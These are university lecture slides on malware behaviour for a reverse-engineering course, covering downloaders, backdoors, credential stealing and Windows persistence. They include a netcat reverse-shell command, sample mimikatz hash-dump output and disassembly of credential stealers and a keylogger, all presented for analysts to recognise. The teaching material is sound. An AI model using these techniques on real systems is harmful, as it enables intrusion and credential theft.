Malware Behaviour

CYBR473 – Malware and Reverse Engineering (2024/T1)

Lecturers: Arman Khouzani, Alvin Valera


Victoria University of Wellington – School of Engineering and Computer Science

Table of contents

Reading Material

- Part IV: Malware Functionality
  - Ch.11: Malware behaviour

"Practical Malware Analysis: The Hands-on Guide to Dissecting Malicious Software", Michael Sikorski and Andrew Honig, 2012



Objectives

- Familiarity with the most common characteristics of software that identify it as malware;
- Provide a summary of common behaviours of malware, and provide a well-rounded foundation of knowledge that will allow us to recognise a variety of malicious applications.

Downloaders & Launchers

Downloaders & Launchers

Backdoors

Credential Stealing

Persistence

Privilege Escalation

User-mode Rootkits

Downloader & Launchers: Two common types of malware

Downloader	downloads another piece of malware into memory or local storage and execute it on the local system
Launcher	a.k.a. **loader**, installs malware for immediate or future covert execution.

So the main difference: Launchers often contain the malware that they are designed to load.

Downloader

Downloaders commonly used the **`URLDownloadtoFileA`** Windows API call to download from the Internet and save to a file

- however, **`URLDownloadtoFile`** (from **`Urlmon.dll`**) is now replaced with **`InternetReadFile`** (from **`Wininet.dll`**).
- Note that **`InternetReadFile`** reads data from a handle opened by one of the following functions:

`InternetOpenUrl`	Opens a resource specified by a complete FTP or HTTP URL
`FtpOpenFile`	Initiates access to a remote file on an FTP server for reading or writing.
`HttpOpenRequest`	Creates an HTTP request handle.

- Each of these functions ultimately require a handle to the current Internet session, returned by a call to **`InternetOpen`**, which initialises the use of the `WinINet` functions. (more info later)

Launcher

Once the malicious payload is downloaded, or extracted (from the embedded resource section of the malware), the launcher (loader) may use:

- **`WinExec`** (runs the application specified by its path name), or its newer variations **`ShellExecute`** and **`ShellExecuteEx`**.
- or windows APIs like **`CreateProcess`** (for executables) and **`LoadLibrary`** (for DLLs)
- or one of the covert launching methods discussed in the next lecture!

Backdoors

- Downloaders & Launchers
- Backdoors
- Credential Stealing
- Persistence
- Privilege Escalation
- User-mode Rootkits

Backdoors

backdoor: a type of malware that provides an attacker with remote access to a victim's machine (a generic term).

- not to be confused with "backdoor" as a vulnerability: A hidden (undocumented) entrance to a computer system that can be used to bypass security policies (e.g. default user/pass, or hidden APIs)

Backdoors

backdoor: a type of malware that provides an attacker with remote access to a victim's machine (a generic term).

- not to be confused with "backdoor" as a vulnerability: A hidden (undocumented) entrance to a computer system that can be used to bypass security policies (e.g. default user/pass, or hidden APIs)

▷ their common method of Internet communication is over port 80 using the HTTP protocol. *Why?*

Backdoors

backdoor: a type of malware that provides an attacker with remote access to a victim's machine (a generic term).

- not to be confused with "backdoor" as a vulnerability: A hidden (undocumented) entrance to a computer system that can be used to bypass security policies (e.g. default user/pass, or hidden APIs)

▷ their common method of Internet communication is over port 80 using the HTTP protocol. *Why?*

Examples of "backdoor" as malware:

- **Reverse shells**, - **Bots**, - **RATs**

Backdoors: Reverse Shell

Reverse Shell a connection that originates from an infected machine and provides attackers shell access to that machine remotely (so that they can execute commands as if they were on the local system.)

Backdoors: Reverse Shell

Reverse Shell a connection that originates from an infected machine and provides attackers shell access to that machine remotely (so that they can execute commands as if they were on the local system.)

Q: What is a “shell”? Why is called “shell”?!

Backdoors: Reverse Shell

Q: Why is it called “reverse” shell?

- ▷ *Normal shell session:* initiated by the local host, e.g., when you log in to your local machine.
- ▷ *Bind shell session:* The attacker (as client) requests connection to the target (as server). But this requires the target to have a public IP address, and it should not use a firewall.
    - firewall blocks incoming (externally initiated) connections (why?)

Backdoors: Reverse Shell

Q: Why is it called "reverse" shell?

- ▷ *Normal shell session:* initiated by the local host, e.g., when you log in to your local machine.
- ▷ *Bind shell session:* The attacker (as client) requests connection to the target (as server). But this requires the target to have a public IP address, and it should not use a firewall.
    - firewall blocks incoming (externally initiated) connections (why?)
- ▶ *Reverse shell session:* The (malware on the) target initiates the request to the attacker's C&C server, which is waiting (listening) for that connection.

Backdoors: Reverse Shell: Netcat Reverse Shells

Attackers often use **`Netcat`** or package it within other malware.

- ▷ the remote machine waits for incoming connections:

  ```
  nc -l -p 80
  ```

- ▷ the victim machine connects out and provides the shell:

  ```
  nc listener_ip 80 -e cmd.exe
  ```

  The **`-e`** option designates a program to execute once the connection is established, tying the standard input and output from the program to the socket. (why `cmd.exe`?)

Backdoors: Using `CreateProcess` and `cmd.exe`

The basic method:

- Create a "`socket`" to the remote (C&C) machine (**Q:** what is a socket?)
- Call `CreateProcess` and manipulate `STARTUPINFO` structure
- Then tie socket to standard input, output, and error for `cmd.exe`
- `CreateProcess` runs `cmd.exe` with its window suppressed, to hide it

The multithreaded mehtod:

- Create a socket, two pipes, and two threads Look for API calls to CreateThread and CreatePipe
- One thread for stdin, one for stdout

Backdoors: RAT

RAT a malware that allows remotely managing a computer, often used in targeted attacks with specific goals (e.g. stealing information or lateral movement).

- RAT: *Remote Access Trojan* or *Remote Administration Tool!*


Some notable RATs:

▷ `PoisonIvy`, `Sub7`, `Back Orifice`, `Beast`, `Bifrost`, `Blackshades`, `DarkComet`, `Havex`, ...

more information

computer name: COMMODON
user name: Donald Kelloway
windows folder: C:\WINDOWS
system folder: C:\WINDOWS\SYSTE
computer owner: Donald Kelloway
company: Commodon Communica
version: 4.10 (1998.)
platform: Windows 98
resolution: 1024,768
direct X version: 4.06.02.0436
bits per pixel: 16
cpu vendor: GenuineIntel
cpu speed: 232.0 MHz
disk size: 1,075,355,648 bytes
disk free space: 171,413,504 bytes

Backdoors: RAT: example



RAT network structure (**Q:** why each victim is designated as a server?)

Backdoors: Botnets

botnet a collection of compromised hosts, known as zombies, that are controlled by a single entity, usually through the use of a server known as a botnet controller

- typically used for spreading additional malware or spam, or launching a distributed denial-of-service (DDoS) attack.

Backdoors: RATs vs Botnets:

- RATs infect few hosts, controls them on a per-victim interactive basis, used in targeted attacks.
- Botnets infect hundreds of thousands of hosts, which are controlled at once, and used in mass attacks.

Backdoors: Botnets: Examples

Notable botnets (ref: OpenAI. "`GPT-3.5.`" Last modified 2021):

- **`Mirai:`** A botnet that gained notoriety for launching some of the largest DDoS attacks ever recorded. Mirai infects Internet of Things (IoT) devices such as routers, IP cameras, and DVRs.
- **`Necurs:`** A botnet that has been active since 2012 and has been used for a variety of malicious activities, including distributing ransomware, sending spam emails, and launching DDoS attacks.
- **`Emotet:`** A botnet that is primarily used for distributing malware. Emotet is often spread through phishing emails and is known for its ability to evade detection by antivirus software.
- **`Zeus:`** A botnet that has been around since 2007 and is used primarily for stealing banking credentials. Zeus is spread through phishing emails and drive-by downloads.
- **`Andromeda:`** A botnet that was taken down by law enforcement in 2017. Andromeda was one of the largest and most prolific botnets at the time, with over 2 million infected computers.

Credential Stealing

- Downloaders & Launchers
- Backdoors
- Credential Stealing
- Persistence
- Privilege Escalation
- User-mode Rootkits

Stealing Credentials

The malware may try to steal credentials (account names and passwords). Different techniques:

- dump credentials from storage or memory to, be used directly or cracked offline
    - from password stores, like “Windows Credential Manager” (equivalent of “Keychain” on OS X), password managers of browsers, etc.
    - by memory scraping: scan the memory of the system to extract sensitive data (the login credentials are often stored in the computer’s memory so as not to prompt the users for their credentials every time they use applications)
- Input capture
    - wait for a user to log in
    - log keystrokes (keylogging)

Stealing Credentials: GINA Interception

On Windows XP, **Graphical Identification and Authentication (GINA)** was to let legitimate third parties to customize the logon process, e.g. adding support for authentication with RFID tokens or smart cards. Malware authors took advantage of this to load their cred. stealers:

`winlogon.exe` → `evil.dll` → `msgina.dll`

Malicious evil.dll sits in between the Windows system files to capture data

XP conveniently(!) provided the following registry location for third-party DLLs to be loaded by Winlogon:

`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\GinaDLL`

Stealing Credentials: GINA Interception

Because *evil.dll* must pass on the credentials to *msgina.dll*, so that the system continue to operate normally, it must contain all the DLL exports required by **`GINA`** (most of which start with **`Wlx`**).

In the case of our example *evil.dll*, all but the **`WlxLoggedOutSAS`** export call through to the real functions.

The following shows the **`WlxLoggedOutSAS`** export of *evil.dll*:

```
100014A0 WlxLoggedOutSAS
100014A0        push    esi
100014A1        push    edi
100014A2        push    offset aWlxloggedout_0 ; "WlxLoggedOutSAS"
100014A7        call    Call_msgina_dll_function
...
100014FB        push    eax ; Args
100014FC        push    offset aUSDSPSOpS ;"U: %s D: %s P: %s OP: %s"
10001501        push    offset aDRIVERS ; "drivers\tcpudp.sys"
10001503        call    Log_To_File
```

Stealing Credentials: GINA Interception

The credential information is immediately passed to *msgina.dll* by the call we have labelled **`Call_msgina_dll_function`**.

This function dynamically resolves and calls **`WlxLoggedOutSAS`** in *msgina.dll*, which is passed in as a parameter.

The call at the end performs the logging. It takes parameters of the credential information, a format string that will be used to print the credentials, and the log filename. As a result, all successful user logons are logged to:

```
%SystemRoot%\system32\drivers\tcpudp.sys
```

The log includes the username, domain, password, and old password.

Stealing Credentials: GINA is gone!

Starting with Windows Vista, Microsoft replaced GINA with a new authentication architecture called **Credential Providers**.

Credential Providers are modular components that can be added to the authentication process and provide a flexible way to customize the login experience.

Some examples of Credential Providers include smart card providers, biometric providers, and Windows Hello (which uses facial recognition, fingerprints, or a PIN to authenticate users).

It also supports modern authentication protocols, such as **OAuth** and **OpenID Connect**.

They use techniques like encryption, tokenization, and secure storage to protect sensitive authentication data. They also support modern authentication protocols that provide additional layers of security, such as multi-factor authentication and token-based authentication.

Stealing Credentials: Hash Dumping: Idea

Preliminaries:


`SAM`	**Security Account Manager**: database file or a registry file in Windows that contains user accounts and passwords for the local computer.
`NTLM`	**NT (New Technology) LAN Manager**: A Challenge/Response authentication protocol used in Windows network systems (prior to **Kerberos**).

Dumping Windows hashes is a popular way for malware to access system credentials (to crack them offline or to “pass-the-hash”).

A **pass-the-hash** attack uses **LM**/**NTLM** hashes to authenticate to a remote host (using **NTLM** authentication) without needing to decrypt or crack the hashes to obtain the plaintext password to log in.

Stealing Credentials: Hash Dumping

`Pwdump`, `Pass-the-Hash` (`PSH`) toolkit, and `Mimikatz` are freely available packages that provide hash dumping.



```
  .#####.   mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 176409 (00000000:0002b119)
Session           : Interactive from 1
User Name         : sphil
Domain            : SPHIL2AB1
Logon Server      : SPHIL2AB1
Logon Time        : 11/4/2019 2:45:19 PM
SID               : S-1-5-21-3123691167-3462951650-3668972122-1000
        msv :
         [00000003] Primary
         * Username : sphil
         * Domain   : SPHIL2AB1
         * NTLM     : d3b4230029c4a099823fd08451c14194
         * SHA1     : 6d99a0126dd45d142f92d81d8bac7eb4ed458af9
        tspkg :
        wdigest :
         * Username : sphil
         * Domain   : SPHIL2AB1
```

Since these tools are open source, a lot of malware is derived from their source code (although with modifications to avoid detection).

Stealing Credentials: Hash Dumping: Example

`Pwdump` outputs the **`LM`** and **`NTLM`** password hashes of local user accounts from the **Security Account Manager** (**`SAM`**).

It works by performing *DLL injection*[1] inside the **Local Security Authority Subsystem Service** (**`LSASS`**) process (*lsass.exe*), because it has the necessary privilege level and access to useful API functions.

Once running inside *lsass.exe*, **`pwdump`** calls **`GetHash`** from its injected DLL, which uses undocumented Windows function calls to enumerate the users on a system and get their password hashes.

Note that attackers can easily change the name of **`GetHash`** to make it less obvious. Also determine the API functions used by the exports in the injected DLL. Many of them will be dynamically resolved, so the hash dumping exports often call **`GetProcAddress`** many times.

---

[1] DLL injection: a way that malware can run a DLL inside another process, thereby providing that DLL with all of the privileges of that process

Stealing Credentials: Hash Dumping

The following example shows the exported function **`GrabHash`** from a **`pwdump`** variant DLL. Since this DLL was injected into *lsass.exe*, it must manually resolve numerous symbols before using them:

```
...
1000123F        push    offset LibFileName      ; "samsrv.dll"
10001244        call    esi ; LoadLibraryA
...
10001248        push    offset aAdvapi32_dll_0  ; "advapi32.dll"
...
10001251        call    esi ; LoadLibraryA
...
1000125B        push    offset ProcName         ; "SamIConnect"
10001260        push    ebx                     ; hModule
...
10001265        call    esi ; GetProcAddress
...
```

Stealing Credentials: Hash Dumping

```
...
10001281        push    offset aSamrqu ; "SamrQueryInformationUser"
10001286        push    ebx                        ; hModule
...
1000128C        call    esi ; GetProcAddress
...
100012C2        push    offset aSamigetpriv ; "SamIGetPrivateData"
100012C7        push    ebx                        ; hModule
...
100012CD        call    esi ; GetProcAddress
100012CF        push    offset aSystemfuncti  ; "SystemFunction025"
100012D4        push    edi                        ; hModule
...
100012DA        call    esi ; GetProcAddress
100012DC        push    offset aSystemfuni_0  ; SystemFunction027"
100012E1        push    edi                        ; hModule
...
100012E7        call    esi ; GetProcAddress
...
```

Stealing Credentials: Hash Dumping

The example shows the code obtaining handles to the libraries **`samsrv.dll`** and **`advapi32.dll`** via **`LoadLibrary`**.

`Samsrv.dll` has an API to access the **`SAM`**, and **`advapi32.dll`** is resolved to access functions not already imported into *lsass.exe*.

The handles to these libraries are used to “resolve” many functions, (look for the **`GetProcAddress`** calls and parameters).

The interesting imports resolved from **`samsrv.dll`** are **`SamIConnect`**, used to connect to the **`SAM`**, and **`SamrQueryInformationUser`** and **`SamIGetPrivateData`** called for each user on the system.

The hashes will be extracted with **`SamIGetPrivateData`** and decrypted by **`SystemFunction025`** and **`SystemFunction027`**, which are imported from **`advapi32.dll`**. None of the API functions in this listing are documented by Microsoft.

Stealing Credentials: Hash Dumping: Example 2

The **whosthere-alt** from **PSH Toolkit** can also dump hashes from **SAM**, also via injecting a DLL into *lsass.exe*, but using a completely different set of API functions from **pwdump**:

```
...
10001119        push    offset LibFileName ; "secur32.dll"
1000111E        call    ds:LoadLibraryA
10001130        push    offset ProcName ; "LsaEnumerateLogonSessions"
10001135        push    esi             ; hModule
10001136        call    ds:GetProcAddress
...
10001670        call    ds:GetSystemDirectoryA
10001676        mov     edi, offset aMsv1_0_dll ; \\msv1_0.dll
...
100016A6        push    eax             ; path to msv1_0.dll
100016A9        call    ds:GetModuleHandleA
...
```

Stealing Credentials: Hash Dumping

This export dynamically loads **`secur32.dll`** and resolves its **`LsaEnumerateLogonSessions`** function to obtain a list of **locally unique identifiers** (known as **`LUID`**s).

This list contains the usernames and domains for each logon and is iterated through by the DLL, which gets access to the credentials by finding a nonexported function in the **`msv1_0.dll`** Windows DLL in the memory space of *lsass.exe* using the call to **`GetModuleHandle`**. This function, **`NlpGetPrimaryCredential`**, is used to dump the **NT**/**LM** hashes.

> *Note: While it is important to recognise the dumping technique, it might be more critical to determine what the malware is doing with the hashes. Is it storing them on a disk, posting them to a website, or using them in a pass-the-hash attack.*

Stealing Credentials: Keyloggers


keylogger records typed keystrokes so that an attacker can observe data like usernames and passwords.

- Kernel-Based Keyloggers (generally part of *rootkits*): can act as keyboard drivers to capture keystrokes, bypassing user-space programs and protections
- User-Space Keyloggers: keyloggers: typically use the Windows API and are usually implemented with either *hooking* or *polling*.
    - what do the words “hooking” and “polling” imply?

Stealing Credentials: User-Space Keyloggers: Hooking vs Polling

- Hooking uses the Windows API to notify the malware each time a key is pressed, typically with the **`SetWindowsHookEx`** function.
- Polling uses the Windows API to constantly poll the state of the keys, typically using the **`GetAsyncKeyState`** and **`GetForegroundWindow`** functions.
  - The **`GetAsyncKeyState`** function identifies whether a key is pressed or depressed, and whether the key was pressed after the most recent call to **`GetAsyncKeyState`**.
  - The **`GetForegroundWindow`** function identifies the foreground window–the one that has focus–which tells the keylogger which application is being used for keyboard entry.

Stealing Credentials: User-Space Keyloggers: Polling



Call `GetForegroundWindow`
Log if new window

Call `GetAsyncKeyState`
Check **`Shift`** and **`Capslock`**
Log if new key pressed

Done iterating through all keys?

Check next key

The loop structure in a polling-based keylogger.

Stealing Credentials: User-Space Keyloggers: Polling

The figure illustrates a typical loop structure in a polling keylogger:

- The program begins by calling **`GetForegroundWindow`**, which logs the active window.
- The inner loop iterates through the list of keys on the keyboard. For each key, it calls **`GetAsyncKeyState`** to determine if it has been pressed. If so, the program checks the **`SHIFT`** and **`CAPS LOCK`** keys to determine how to log the keystroke properly.
- Once the inner loop has iterated through the entire list of keys, the **`GetForegroundWindow`** function is called again to ensure the user is still in the same window.

This process repeats quickly enough to keep up with a user's typing.

(The keylogger may call the **`Sleep`** function to keep the program from eating up system resources.)

Stealing Credentials: User-Space Keyloggers: Polling

The following shows the disassembly of this loop structure:

```
00401162         call    ds:GetForegroundWindow
...
00401272         push    10h                     ; nVirtKey Shift
00401274         call    ds:GetKeyState
0040127A         mov     esi, dword_403308[ebx]
00401280         push    esi                     ; vKey
00401281         movsx   edi, ax
00401284         call    ds:GetAsyncKeyState
0040128A         test    ah, 80h
0040128D         jz      short loc_40130A
0040128F         push    14h                     ; nVirtKey Caps Lock
00401291         call    ds:GetKeyState
...
004013EF         add     ebx, 4
004013F2         cmp     ebx, 368
004013F8         jl      loc_401272
```

Stealing Credentials: User-Space Keyloggers: Polling

- **`GetForegroundWindow`** is called before entering the inner loop.
- At the start of the inner loop, it immediately checks the status of the **`SHIFT`** key using a call to **`GetKeyState`**.
  - it can check a key status, but does not remember whether or not the key was pressed since the last call, unlike **`GetAsyncKeyState`**.
- Next, it indexes an array of the keyboard keys using **`EBX`**.
  - If a new key is pressed, then the keystroke is logged after calling **`GetKeyState`** to see if **`CAPS LOCK`** is activated.
- Finally, **`EBX`** is incremented so that the next key can be checked. Once 92 keys (368/4) have been checked, the inner loop terminates, and **`GetForegroundWindow`** is called again to start the inner loop from the beginning.

Stealing Credentials: Identifying Keyloggers in Strings Listings

Besides imported API functions, the strings may also provide a clue: If a keylogger wants to log all keystrokes, it must have a way to store pressed keys like **`BACKSPACE`**. So you may see strings like:

```
[Up]
[Num Lock]
[Down]
[Right]
[UP]
[Left]
[PageDown]
[BS]
```

Persistence

Downloaders & Launchers

Backdoors

Credential Stealing

Persistence

Privilege Escalation

User-mode Rootkits

Persistence

Persistence “consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access”. (ref: attack.mitre.org/tactics/TA0003/)

Many techniques, e.g.:

- ▷ modification of *system’s registry* (most common for Windows)
- ▷ replacing or hijacking legitimate code: *trojanizing binaries*
- ▷ hijack execution flow (e.g. *DLL load-order hijacking*)

Persistence: Windows Registry

Windows Registry: a hierarchical database that stores low-level settings (keys/subkeys and values) for the MS Windows operating system (e.g. kernel, device drivers, services, Security Accounts Manager) and for applications that opt to use it (e.g. user interfaces).

- ▷ malware access the registry to store configuration information, gather info about the system, and achieve persistence.
- popular place:

`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`

`HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`

The **`Run`** key makes the program run every time the user logs on.

Persistence: Windows Registry: Detection Tools


Many places in the registry to achieve auto-start. Best to use a tool.

Autoruns (from Windows “Sysinternals”):
shows you what programs are configured to run during system bootup or login, and when you start various built-in Windows applications like Internet Explorer, Explorer and media players.

- its *Hide Signed Microsoft Entries* option helps to zoom in on third-party auto-starting images added to a system;
- can also look at the auto-starting images configured for other accounts on a system.

Ref: learn.microsoft.com/en-us/sysinternals/downloads/autoruns

Persistence: Windows Registry: Detection Tools: Autoruns



Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				5/24/2016 12:17 AM	
☑ AdobeAAMUp...	Adobe Updater Startup Utility	Adobe Systems Incorporated	c:\program files (x86)\comm...	2/15/2010 1:11 PM	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				7/20/2016 8:19 PM	
☑ AdobeCS5Ser...	Adobe CS5 Service Manager	Adobe Systems Incorporated	c:\program files (x86)\comm...	2/22/2010 1:56 PM	
☑ Dropbox	Dropbox	Dropbox, Inc.	c:\program files (x86)\dropb...	9/9/2016 2:48 AM	
☑ Lightshot	Starter Module		c:\program files (x86)\skillbr...	10/18/2009 2:36 AM	
☑ StartCCC	Catalyst® Control Center La...	Advanced Micro Devices, I...	c:\program files (x86)\ati te...	2/11/2010 6:32 AM	
☑ SwitchBoard	SwitchBoard Server (32 bit)	Adobe Systems Incorporated	c:\program files (x86)\comm...	2/19/2010 10:50 PM	
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				9/6/2016 12:07 PM	
☑ DVDFab VDrive	DVDFab Virtual Drive Tray	DVDFab Software	c:\program files\dvdfab virt...	8/29/2014 10:57 AM	
☑ Google Update	Google Installer	Google Inc.	c:\users\mike\appdata\loc...	1/9/2016 2:08 PM	
☑ iCloudServices	iCloud Services	Apple Inc.	c:\program files (x86)\comm...	7/5/2016 10:24 PM	
☑ Skype	Skype	Skype Technologies S.A.	c:\program files (x86)\skype...	8/18/2016 12:34 AM	
C:\Users\Mike\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup				5/22/2016 11:51 PM	
☑ Stickies.lnk	Stickies 9.0a	Zhorn Software	c:\program files (x86)\sticki...	4/25/2016 6:21 PM	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				9/9/2015 8:53 PM	
☑ Microsoft Wind...	Windows Mail	Microsoft Corporation	c:\program files\windows m...	7/14/2009 1:58 AM	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components				5/24/2016 1:30 AM	
☑ Microsoft Wind...	Windows Mail	Microsoft Corporation	c:\program files (x86)\windo...	7/14/2009 1:42 AM	
HKLM\SOFTWARE\Classes\Protocols\Filter				7/6/2016 8:31 PM	
☑ text/xml	Microsoft Office XML MIME...	Microsoft Corporation	c:\program files\common fil...	10/27/2006 5:32 AM	
HKLM\Software\Classes*\ShellEx\ContextMenuHandlers				10/6/2016 5:27 PM	
☑ DropboxExt	Dropbox Shell Extension	Dropbox, Inc.	c:\program files (x86)\dropb...	10/6/2016 11:04 PM	
☑ DVDFABVirtual...	DVDFab Virtual Drive Shell ...	DVDFab Software	c:\program files\dvdfab virt...	8/29/2014 10:57 AM	
☑ PhotoStreamsExt	ShellStreams	Apple Inc.	c:\program files\common fil...	7/6/2016 10:42 PM	
☑ WinRAR	WinRAR shell extension	Alexander Roshal	c:\program files\winrar\rare...	2/3/2016 9:38 PM	
HKLM\Software\Wow6432Node\Classes*\ShellEx\ContextMenuHandlers				10/6/2016 5:27 PM	
☑ DropboxExt	Dropbox Shell Extension	Dropbox, Inc.	c:\program files (x86)\dropb...	10/6/2016 11:04 PM	

Ready.

Windows Entries Hidden.

Persistence: `AppInit_DLLs`

`AppInit_DLLs` is stored in the following Windows registry key:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
```

It contains DLLs that are loaded into every process that loads **`User32.dll`**. So a simple insertion into the registry will make **`AppInit_DLLs`** persistent.

The **`AppInit_DLLs`** value is of type **`REG_SZ`** (null-terminated string) and consists of a space-delimited string of DLLs.

Most processes load **`User32.dll`**, and all of them also load the **`AppInit_DLLs`**. Malware often targets individual processes, therefore, in the **`DllMain`** of the malicious DLL, it checks to see in which process it is running before executing its payload.

Persistence: Winlogon Notify

Malware authors can hook malware to a particular **Winlogon** event, such as logon, logoff, startup, shutdown, and lock screen.

This can even allow the malware to load in safe mode.

The registry entry consists of the **`Notify`** value in the following registry key:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\
```

When **`winlogon.exe`** generates an event, Windows checks the **`Notify`** registry key for a DLL that will handle it.

Persistence: `SvcHost` DLLs

Installing malware for persistence as an **`svchost.exe`** DLL makes it blend into the process list and registry better than a standard service.

`svchost.exe` is a generic host process for services that run from DLLs, and Windows systems often have many instances of **`svchost.exe`** running at once. Each instance of **`svchost.exe`** contains a group of services that makes development, testing, and service group management easier. The groups are defined at the following registry location (each value represents a different group):

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost
```

Services are defined in the registry at the following location:

```
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\ServiceName
```

Persistence: `SvcHost` DLLs

Windows services contain many registry values, most provide info about the service, such as `DisplayName` and `Description`.

Malware set values that help it blend in, such as **NetWareMan**, which “Provides access to file and print resources on **NetWare** networks.”

Another service registry value is `ImagePath`, the location of the service executable. In the case of an `svchost.exe` DLL, it contains

```
%SystemRoot%/System32/svchost.exe -k GroupName
```

All *svchost.exe* DLLs contain a `Parameters` key, containing:

- a `ServiceDLL` value, which the malware sets to the location of the malicious DLL.
- the `Start` value, which determines when the service is started (typically set to launch during system boot).

Persistence: `SvcHost` DLLs

Windows has a set number of predefined service groups, so malware will typically not create a new group, not to be easily detected.

Instead, most malware will add itself to a preexisting group or overwrite a non-vital service–often a rarely used service from the **`netsvcs`** service group.

To identify this technique:

- ▷ monitor the Windows registry using dynamic analysis,
- ▷ or look for service functions such as **`CreateServiceA`** in the disassembly.

If malware is modifying these registry keys, you’ll know that it’s using this persistence technique.

Persistence: Trojanized System Binaries

Trojanizing system binaries:

